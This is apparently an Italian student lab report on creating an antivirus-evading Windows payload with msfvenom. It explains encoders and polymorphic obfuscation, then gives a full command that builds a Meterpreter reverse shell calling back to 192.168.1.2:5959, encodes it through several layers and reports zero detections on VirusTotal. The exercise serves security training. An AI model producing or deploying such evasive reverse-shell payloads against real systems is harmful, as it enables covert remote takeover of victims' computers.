S9 L1 Luca Calvigioni

Creazione di un Malware con Msfvenom

Msfvenom è uno strumento incluso nel framework Metasploit, ampiamente utilizzato per generare payload malevoli personalizzati, inoltre permette di utilizzare encoder per rendere i payload meno rilevabili dagli antivirus combinando iterazioni e tecniche di polimorfismo.

Encoder e offuscamento

L'encoder è lo strumento che rende possibile l'offuscamento del payload. In pratica, l'encoder prende il payload originale e lo "maschera" applicando una serie di trasformazioni. Questo processo è ciò che chiamiamo offuscamento.
L’encoder riscrive il payload in una forma diversa per rendere il codice originale irriconoscibile ai software antimalware, dopo aver offuscato il payload, l’encoder aggiunge un piccolo codice di decodifica chiamato STUB, questo stub è incaricato di decifrare il payload offuscato una volta che il payload viene eseguito.
Alcuni encoder come x86/shikata_ga_nai sono polimorfici ovvero che ogni volta generano un output diverso anche se è lo stesso payload.

Esercizio

L’esercizio di oggi consiste nel creare un malware utilizzando msfvenom e che sia meno rilevabile possibile da virustotal.


Comando msfvenom:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 300 -f raw| msfvenom -a x86 --platform windows -e x86/countdown -i 300 -f raw| msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o ak47.exe

Questo comando crea un payload Windows Meterpreter Reverse TCP, lo offusca con più livelli di encoding utilizzando encoder differenti, e lo salva come file eseguibile (ak47.exe)

Questo payload, quando eseguito, stabilisce una connessione inversa al sistema dell'attaccante all'IP **192.168.1.2** sulla porta **5959**.

-a x86: Specifica l'architettura del payload (32-bit).
--platform windows: Indica che il payload è destinato alla piattaforma Windows.
-e x86/shikata_ga_nai: Applica l'encoder x86/shikata_ga_nai, che offusca il payload generando codice polimorfico.
-i 300: Esegue 300 iterazioni di encoding, aumentando l'offuscamento.
-f raw: Produce un output in formato raw (non eseguibile), per essere passato alla pipe.
Quando un comando viene passato alla pipe, succede che l'output di un comando viene inoltrato direttamente come input al comando successivo. Questo è un modo per concatenare più comandi insieme in un flusso continuo, senza che sia necessario creare file temporanei.

Una volta generato l'eseguibile l'ho analizzato su Virustotal dando un risultato di 0/62.



significa che il payload non è stato rilevato da alcun motore antivirus
Questo risultato è il frutto della combinazione di encoding multipli e iterazioni elevate, che rendono il file difficile da analizzare tramite firme statiche.